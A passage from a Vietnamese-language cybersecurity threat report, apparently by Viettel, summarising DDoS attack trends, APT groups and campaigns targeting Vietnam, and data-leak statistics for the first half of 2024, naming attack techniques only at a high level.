Riêng với số lượng các cuộc tấn công <1Gbps, trong 6 tháng đầu năm đã ghi nhận số lượng tấn công tăng gấp 3 lần so với cùng kỳ năm 2023. Điều này xảy ra do sự tăng cao về các cuộc tấn công mới như DNS Recursive hay Carpet Bomb đã tận dụng các cuộc tấn công với cường độ cực nhỏ, nhằm bypass các hệ thống bảo vệ dựa trên mức ngưỡng lưu lượng.

Số lượng tấn công tăng lên

với mức ảnh hưởng ngày càng lớn

Có thể thấy số lượng tấn công DDoS trong 6 tháng đầu năm 2024 đã tăng lên hơn nhiều so với năm 2023, không chỉ thế, chất lượng cuộc tấn công ngày càng tăng và thiệt hại ngày càng lớn. Lợi dụng bộ giao thức TCP, các cuộc tấn công DDoS như **SYN Flood** có thể dễ dàng làm cao tải hay treo các thiết bị quan trọng như tường lửa, thiết bị phân tải từ đó làm ảnh hưởng tới trải nghiệm người dùng.

Tiếp đó là sự gia tăng các kiểu tấn công lợi dụng **giao thức DNS** để khai thác các tài nguyên máy chủ DNS public trên mạng, từ đó làm bàn đạp gây ảnh hưởng tới hạ tầng của mục tiêu, đặc biệt là máy chủ DNS.

Đặc biệt, đối với **kiểu tấn công DDoS làm tràn băng thông**, hiện tại và trong tương lai vẫn sẽ là kiểu tấn công phổ biến và dễ sử dụng nhất. Với sự xuất hiện của công nghệ IoT, tấn công DDoS khuếch đại băng thông (DDoS Amplification) sẽ trở thành công cụ mới cho các tin tặc, khi lượng băng thông sinh ra từ kiểu tấn công này có thể lên tới vài trăm Gbps, dễ dàng gây nghẽn đường truyền của doanh nghiệp, ảnh hưởng trực tiếp tới việc vận hành dịch vụ khách hàng.

Tin tặc thường kết hợp các kiểu tấn công trên với các hình thức tấn công khác nhau như Carpet Bomb, tấn công cường độ thấp tới toàn bộ dải IP của mục tiêu, hay Hit-and-Run là tấn công làm cao tải thiết bị của mục tiêu trong 1 khoảng thời gian ngắn rồi dừng, sau đó lặp lại liên tục trong nhiều ngày. Điều này hoàn toàn có thể sinh ra lượng băng thông cực lớn, làm cạn kiệt tài nguyên thiết bị mạng, gây ảnh hưởng nghiêm trọng tới hạ tầng song song đó là dịch vụ khách hàng.


Khối khách hàng về tài chính, các loại dịch vụ về IT, cơ quan chức năng hay các công ty cung cấp dịch vụ giải trí vẫn là những đối tượng thường xuyên bị nhắm tới bởi các cuộc tấn công DDoS này. Trong giai đoạn này các khách hàng thuộc khối Giáo dục cũng đang nằm trong tầm ngắm tấn công.

Last Attacks	IP	Attack Type	Peak BPS	Peak PPS
2024-06-15 16:47:05	[redacted]	UDP_ATTACK	6.52Gb	623.50Kpps
2024-06-15 16:27:31	[redacted]	UDP_ATTACK	5.19Gb	491.50Kpps
2024-06-15 16:16:20	[redacted]	UDP_ATTACK	5.12Gb	487.50Kpps
2024-06-15 16:09:17	[redacted]	UDP_ATTACK	6.47Gb	614.50Kpps
2024-06-15 15:50:01	[redacted]	UDP_ATTACK	20.97Gb	1.99Mpps
2024-06-15 09:54:15	[redacted]	UDP_ATTACK	30.47Gb	2.89Mpps
2024-06-14 13:07:16	[redacted]	UDP_ATTACK	24.53Gb	2.33Mpps
2024-06-14 12:03:27	[redacted]	UDP_ATTACK	12.13Gb	1.15Mpps
2024-06-14 10:53:47	[redacted]	UDP_ATTACK	14.57Gb	1.38Mpps
2024-06-14 10:12:25	[redacted]	UDP_ATTACK	2.63Gb	253.50Kpps
2024-06-14 07:51:06	[redacted]	UDP_ATTACK	2.45Gb	238.50Kpps
2024-06-14 07:51:06	[redacted]	UDP_ATTACK	3.73Gb	359.50Kpps
2024-06-14 07:37:22	[redacted]	UDP_ATTACK	2.51Gb	239.00Kpps
2024-06-14 06:56:31	[redacted]	UDP_ATTACK	3.49Gb	331.00Kpps
2024-06-14 06:49:45	[redacted]	UDP_ATTACK	3.08Gb	288.00Kpps
2024-06-14 06:46:02	[redacted]	UDP_ATTACK	2.32Gb	218.50Kpps
2024-06-14 06:29:27	[redacted]	UDP_ATTACK	4.19Gb	403.00Kpps
2024-06-14 06:22:11	[redacted]	UDP_ATTACK	3.06Gb	292.50Kpps
2024-06-14 06:05:42	[redacted]	UDP_ATTACK	3.96Gb	377.00Kpps
2024-06-14 05:41:03	[redacted]	UDP_ATTACK	2.52Gb	238.50Kpps
2024-06-14 05:20:51	[redacted]	UDP_ATTACK	2.10Gb	202.00Kpps
2024-06-14 05:20:21	[redacted]	UDP_ATTACK	3.19Gb	309.00Kpps
2024-06-14 05:13:35	[redacted]	UDP_ATTACK	4.28Gb	415.50Kpps
2024-06-14 05:09:44	[redacted]	UDP_ATTACK	1.53Gb	143.00Kpps
2024-06-14 04:50:14	[redacted]	UDP_ATTACK	2.86Gb	275.50Kpps
2024-06-14 04:46:29	[redacted]	UDP_ATTACK	2.66Gb	251.00Kpps
2024-06-14 04:42:45	[redacted]	UDP_ATTACK	4.07Gb	386.00Kpps
2024-06-14 04:39:31	[redacted]	UDP_ATTACK	3.32Gb	316.50Kpps
2024-06-14 04:33:15	[redacted]	UDP_ATTACK	3.31Gb	318.50Kpps
2024-06-14 04:29:31	[redacted]	UDP_ATTACK	2.64Gb	253.00Kpps
2024-06-14 04:19:43	[redacted]	UDP_ATTACK	4.00Gb	386.00Kpps
2024-06-14 04:16:11	[redacted]	UDP_ATTACK	2.63Gb	254.50Kpps
2024-06-14 04:16:11	[redacted]	UDP_ATTACK	4.70Gb	449.00Kpps
2024-06-14 04:12:57	[redacted]	UDP_ATTACK	3.64Gb	346.00Kpps
2024-06-14 02:22:15	[redacted]	UDP_ATTACK	2.91Gb	280.00Kpps
2024-06-14 02:18:30	[redacted]	UDP_ATTACK	2.88Gb	276.50Kpps
2024-06-14 02:18:00	[redacted]	UDP_ATTACK	3.06Gb	290.50Kpps
2024-06-14 01:58:00	[redacted]	UDP_ATTACK	2.93Gb	278.00Kpps
2024-06-14 01:50:54	[redacted]	UDP_ATTACK	2.74Gb	259.50Kpps
2024-06-14 01:40:25	[redacted]	UDP_ATTACK	2.90Gb	280.50Kpps

Hình 13. Hình ảnh thực tế một số cuộc tấn công DDoS được ghi nhận trong nửa đầu năm 2024

CÁC NHÓM TẤN CÔNG CÓ CHỦ ĐÍCH

trong 6 tháng đầu năm 2024



Phương pháp tấn công chủ yếu của các nhóm APT trong 6 tháng đầu năm 2024 là **sử dụng tài liệu, phầm mềm giả mạo** để lừa người dùng thực thi mã độc. Kĩ thuật phổ biến được các nhóm APT sử dụng là **DLL-Sideloading**, lợi dụng tệp thực thi sạch tải dll độc hại (loader) hoặc thông qua các **lỗ hổng CVE**.

Trong nửa đầu năm 2024, các nhóm tấn công có chủ đích đã nâng cấp thêm các công cụ, mã độc sử dụng trong các chiến dịch tấn công. Một trong các kỹ thuật được các nhóm tấn công sử dụng nhiều nhất có thể kể đến như:

1. **Sử dụng các ngôn ngữ mới lạ như Golang hay Rust**: Các hệ thống phòng chống mã độc thường phát hiện mã độc dựa trên đặc điểm (signature), sử dụng các ngôn ngữ Golang hay Rust sẽ phá vỡ các đặc điểm thường thấy của mã độc giúp chúng khó bị phát hiện hơn.
2. **Dynamic API Resolution, Binary Padding, Embedded Payloads:** Được sử dụng để làm rối, gây khó khăn trong quá trình phân tích mã độc. Đồng thời đây cũng là một cách hiệu quả để vượt qua các giải pháp bảo mật.

3. **Reflective Code Loading:** Kỹ thuật này thường được mã độc sử dụng đồng thời cùng với kỹ thuật Embedded Payload nhằm tối ưu khả năng vượt qua các hệ thống bảo mật.
4. **Cloud Exploitation**: Lợi dụng các dịch vụ đám mây như AWS, Azure để thực hiện các cuộc tấn công.
5. **Command and Control (C2) over Legitimate Services:** Sử dụng các dịch vụ hợp pháp như Dropbox, Google Drive, Twitter, Discord để thiết lập kênh điều khiển và kiểm soát mã độc.
6. **DLL-SideLoading:** Là kỹ thuật phổ biến nhất được các nhóm tấn công sử dụng. Các nhóm tấn công thường sử dụng kỹ thuật này để vượt qua lớp phòng thủ của hệ thống do payload được thực thi thông qua một tiến trình hợp pháp.

*Các dữ liệu trong mục **Các nhóm tấn công có chủ đích** được ghi nhận trong quá trình giám sát, xử lý sự cố, quản lý an toàn thông tin hỗ trợ cho doanh nghiệp, tổ chức trên khắp cả nước của Công ty An ninh mạng Viettel (VCS).*

Dưới đây là danh sách nhóm APT được Viettel Threat Intelligence thu thập và đánh giá có ảnh hưởng lớn đến doanh nghiệp, tổ chức tại Việt Nam trong 6 tháng đầu năm 2024:

1 Mustang Panda

Đối tượng tấn công: Năng lượng, Cơ quan chức năng

Trong năm 2024, Viettel Threat Intelligence phát hiện nhiều mẫu mã độc của Mustang Panda được phát tán với nội dung liên quan đến doanh nghiệp, tổ chức và lĩnh vực dịch vụ công tại Việt Nam.

Các kỹ thuật, công cụ thường xuyên sử dụng: Spearphishing Attachment, DLL Side Loading, Template Injection.

2

APT32

Đối tượng tấn công: Dịch vụ công

Gần đây, nhóm APT32 sử dụng mẫu mã độc mới viết bằng Rust để thực thi Cobalt Strike nhắm vào các cơ quan, tổ chức.

Các kỹ thuật, công cụ thường xuyên sử dụng: Spearphishing Attachment, DLL Side Loading, ActiveMime, Cobalt Strike.

3

Kimsuky

Đối tượng tấn công: Doanh nghiệp

Viettel Threat Intelligence phát hiện Kimsuky phát tán mã độc nhắm vào các cơ sở hạ tầng quan trọng. Nhóm sử dụng mã độc AppleSeed nhằm đánh cắp thông tin và kỹ thuật quan trọng của tổ chức.

Các kỹ thuật, công cụ thường xuyên sử dụng: Spearphishing Attachment, DLL Side Loading, Khai thác CVE.

4

SharpPanda

Đối tượng tấn công: Cơ quan chức năng

SharpPanda được phát hiện lần đầu vào năm 2018, thường sử dụng kĩ thuật email lừa đảo kết hợp các lỗ hổng trong Microsoft Office.

Các kỹ thuật, công cụ thường xuyên sử dụng: Spearphishing Attachment, DLL Side Loading, Khai thác CVE.

5

Lazarus

Đối tượng tấn công: Ngân hàng - tài chính

Nhóm này từng có nhiều chiến dịch tấn công vào các tổ chức doanh nghiệp tại Việt Nam.

Các kỹ thuật, công cụ thường xuyên sử dụng: Spearphishing Attachment, DLL Side Loading, Template Injection, LNK.

6

APT27

Đối tượng tấn công: Doanh nghiệp

Trong quá trình rà soát không gian mạng, Viettel Threat Intelligence đã phát hiện các mẫu mã độc từ APT27 (thường được gọi là Goblin Panda) tấn công vào một số công ty, tổ chức tại Việt Nam.

Các kỹ thuật, công cụ thường xuyên sử dụng: Spearphishing Attachment, DLL Side Loading.

7


APT28

Đối tượng tấn công: Doanh nghiệp

Nhóm thường sử dụng email lừa đảo, lỗ hổng bảo mật hoặc tài khoản bị lộ lọt nhằm phát tán mã độc.

Các kỹ thuật, công cụ thường xuyên sử dụng: Spearphishing Attachment, DLL Side Loading.

Dưới đây là danh sách các nhóm APT có số lượng IP tại Việt Nam được ghi nhận truy cập kết nối đến nhiều nhất trong 6 tháng đầu năm 2024 theo Viettel Threat Intelligence:



Hình 14. Các nhóm APT có số lượng IP kết nối đến nhiều nhất trong 6 tháng đầu năm 2024

Danh sách các các chiến dịch tấn công có chủ đích nổi bật được Viettel Threat Intelligence ghi nhận trong nửa đầu năm 2024:

Bảng 9. Các nguy cơ tấn công có chủ đích nổi bật trong 6 tháng đầu năm 2024

STT	Tiêu đề	Mô tả	Lĩnh vực	Thời gian
1	Chiến dịch tấn công của nhóm Kimsuky	Cảnh báo chiến dịch tấn công của nhóm Kimsuky nhắm vào các cơ sở hạ tầng quan trọng. Nhiệm vụ của mã độc là đánh cắp thông tin và kỹ thuật quan trọng của tổ chức. Mã độc được sử dụng là AppleSeed, javascript để tấn công vào máy nạn nhân.	Nhiều lĩnh vực	Tháng 01/2024

STT	Tiêu đề	Mô tả	Lĩnh vực	Thời gian
2	Cảnh báo chiến dịch Goblin Panda	Cảnh báo trong quá trình giám sát trên không gian mạng đã phát hiện mẫu mã độc của nhóm Goblin Panda nhắm vào các doanh nghiệp, tổ chức tại Việt Nam.	Nhiều lĩnh vực	Tháng 01/2024
3	Cảnh báo mẫu mã độc mới của nhóm APT41	Cảnh báo phát hiện mã độc mới từ nhóm APT41 tấn công vào doanh nghiệp, tổ chức tại Philippines và Việt Nam.	Nhiều lĩnh vực	Tháng 01/2024
4	Chiến dịch tấn công của APT28	Cảnh báo nhiều chiến dịch tấn công của nhóm Pawn Storm (APT28) nhắm vào các cơ quan, tổ chức tại châu Âu, châu Á và Bắc Mỹ.	Dịch vụ công	Tháng 02/2024
5	Cảnh báo mã độc nghi ngờ APT27	Viettel Threat Intelligence cảnh báo trong quá trình rà soát không gian mạng đã phát hiện các mẫu mã độc nghi ngờ APT27 tấn công vào một số công ty, tổ chức tại Việt Nam.	Công ty, tổ chức tại Việt Nam	Tháng 02/2024
6	Mustang Panda sử dụng DOPLUGS tấn công vào châu Á	Cảnh báo nhóm Mustang Panda sử dụng mã độc DOPLUGS tấn công vào các doanh nghiệp, tổ chức tại khu vực châu Á, trong đó có Việt Nam. DOPLUGS là mã độc downloader mới với chức năng backdoor được thiết kế để tải xuống mã độc PlugX hoàn chỉnh hơn.	Dịch vụ công	Tháng 02/2024
7	Cảnh báo nhóm APT Mustang Panda	Cảnh báo trong quá trình giám sát không gian mạng đã phát hiện mẫu mã độc thuộc nhóm Mustang Panda.	Nhiều lĩnh vực	Tháng 02/2024

STT	Tiêu đề	Mô tả	Lĩnh vực	Thời gian
8	Cảnh báo nhóm APT Mustang Panda	Cảnh báo nhóm APT Mustang Panda sử dụng mã độc tấn công vào tổ chức, doanh nghiệp thuộc khu vực Đông Nam Á.	Nhiều lĩnh vực	Tháng 03/2024
9	Cảnh báo nhóm tấn công APT Earth Krahang	Nhóm tấn công APT Earth Krahang đã xâm nhập cơ sở hạ tầng của các tổ chức dịch vụ công tại khu vực Đông Nam Á để gửi email spear-phishing và cài đặt backdoor trên hệ thống nạn nhân.	Dịch vụ công	Tháng 03/2024
10	Cảnh báo mẫu mã độc của nhóm APT Sharp Panda sử dụng tài liệu có nội dung tiếng Việt	Cảnh báo trong quá trình giám sát không gian mạng đã phát hiện mẫu mã độc sử dụng tài liệu có nội dung tiếng Việt chứa mã khai thác lỗ hổng CVE-2017-0199.	Nhiều lĩnh vực	Tháng 04/2024
11	Cảnh báo mẫu mã độc mới của nhóm APT32	Cảnh báo nhóm APT32 sử dụng mẫu mã độc mới viết bằng Rust để thực thi Cobalt Strike nhắm vào lĩnh vực dịch vụ công tại Đông Nam Á.	Dịch vụ công	Tháng 04/2024
12	Chiến dịch tấn công của nhóm Lazarus APT	Cảnh báo chiến dịch tấn công của nhóm Lazarus sử dụng mẫu mã độc mới đánh cắp thông tin được lưu trữ trên các nền tảng phổ biến như Github, GitLab, Bitbucket.	Nhiều lĩnh vực	Tháng 05/2024

STT	Tiêu đề	Mô tả	Lĩnh vực	Thời gian
13	Chiến dịch tấn công nghi ngờ thuộc nhóm APT Turla	Cảnh báo về chiến dịch tấn công được nghi ngờ thuộc nhóm APT Turla. Chiến dịch sử dụng văn bản lừa đảo (phishing) có chứa mã độc Tiny backdoor nhằm lây nhiễm và đánh cắp các thông tin nhạy cảm trên hệ thống của nạn nhân.	Nhiều lĩnh vực	Tháng 05/2024
14	Cảnh báo nhóm APT Mustang Panda sử dụng tài liệu có nội dung tiếng Việt	Cảnh báo nhóm APT Mustang Panda nhắm mục tiêu vào các doanh nghiệp, tổ chức tại Việt Nam sử dụng các tài liệu có nội dung tiếng Việt.	Nhiều lĩnh vực	Tháng 06/2024
15	Chiến dịch tấn công của nhóm DarkPeony nhằm phát tán mã độc PlugX	Cảnh báo về chiến dịch tấn công của nhóm DarkPeony. Nhóm tấn công phát tán mã độc qua các tệp MSC để cài cắm mã độc PlugX lên thiết bị mục tiêu.	Nhiều lĩnh vực	Tháng 06/2024

**Nguồn: Viettel Threat Intelligence*

LỘ LỌT, RÒ RỈ DỮ LIỆU

Bản ghi thông tin cá nhân


Hơn **61 triệu** tài khoản bị lộ lọt

Trong nửa đầu năm 2024, Viettel Threat Intelligence ghi nhận số lượng thông tin tài khoản bị lộ lọt **tăng 1.5 lần** so với cùng kì năm 2023. Sự phát triển của các nhóm tấn công đánh cắp mã độc, cũng như mô hình Stealer-as-a-Service dẫn tới sự gia tăng mạnh mẽ số lượng tài khoản lộ lọt.


*Các số liệu trong mục **Lộ lọt, rò rỉ dữ liệu** được ghi nhận trong quá trình giám sát, xử lý sự cố, quản lý an toàn thông tin hỗ trợ cho doanh nghiệp, tổ chức trên khắp cả nước của Công ty An ninh mạng Viettel (VCS).*

Thông tin cá nhân bị đánh cắp

Rất nhiều trường hợp lộ lọt thông tin tài khoản đăng nhập vào các hệ thống quan trọng và nhạy cảm như hệ thống Email, hệ thống quản lý tập trung SSO hoặc hệ thống VPN dùng để truy cập nội bộ. Điều này dẫn tới nguy cơ hệ thống doanh nghiệp sẽ bị ảnh hưởng lớn nếu các thông tin này rơi vào tay kẻ xấu với mục đích phá hoại, đánh cắp thông tin.



Hình 15. Số lượng bản ghi lộ lọt trong 6 tháng đầu năm 2023 và 6 tháng đầu năm 2024




Hình 23. Chi tiết số lượng bản ghi thông tin cá nhân bị đánh cắp theo lĩnh vực trong 6 tháng đầu năm 2024

Dữ liệu nhạy cảm bị lộ lọt, rao bán

Đầu năm 2024 chứng kiến sự bùng nổ của việc rao bán thông tin người dùng, dữ liệu hệ thống cùng nhiều dữ liệu nhạy cảm của các doanh nghiệp lớn tại Việt Nam. Số lượng các vụ rao bán, chia sẻ dữ liệu nhạy cảm tăng vọt vào tháng 5 và tháng 6.

Nửa đầu năm 2024 ghi nhận **46 vụ lộ lọt dữ liệu** tại Việt Nam với khoảng **13 triệu bản ghi** dữ liệu khách hàng, **12.3GB mã nguồn, 16GB dữ liệu**.



Hình 17. Số lượng vụ lộ lọt dữ liệu tại Việt Nam trong 6 tháng đầu năm 2024

Bảng 10. Các vụ lộ lọt dữ liệu nổi bật tại Việt Nam trong 6 tháng đầu năm 2024

STT	Thông tin	Lĩnh vực	Số vụ	Chi tiết
1	Mã nguồn hệ thống, dữ liệu khách hàng	Công nghệ	3	~1,4 triệu bản ghi ~10GB mã nguồn
2	Dữ liệu, thông tin cá nhân, tài liệu của nhiều trường đại học, tổ chức giáo dục tại Việt Nam	Giáo dục	4	~14GB dữ liệu ~16 nghìn tài liệu ~70 nghìn bản ghi
3	Thông tin khách hàng, thông tin mua bán	Bán lẻ	24	~ 9,2 triệu bản ghi
4	Mã nguồn hệ thống, dữ liệu khách hàng	Vận chuyển	2	~2,3GB mã nguồn ~1,5 triệu bản ghi
5	Tài liệu nội bộ nhạy cảm	Hàng không	1	Tài liệu nội bộ nhạy cảm
6	Dữ liệu thông tin khách hàng, dữ liệu trích xuất từ hệ thống nội bộ	Tài chính	2	~260 nghìn bản ghi
7	Thông tin cá nhân, thông tin eKYC	Khác	10	~ 400 nghìn bản ghi

**Nguồn: Viettel Threat Intelligence*

Lộ lọt dữ liệu do vô tình tải lên các nền tảng công khai

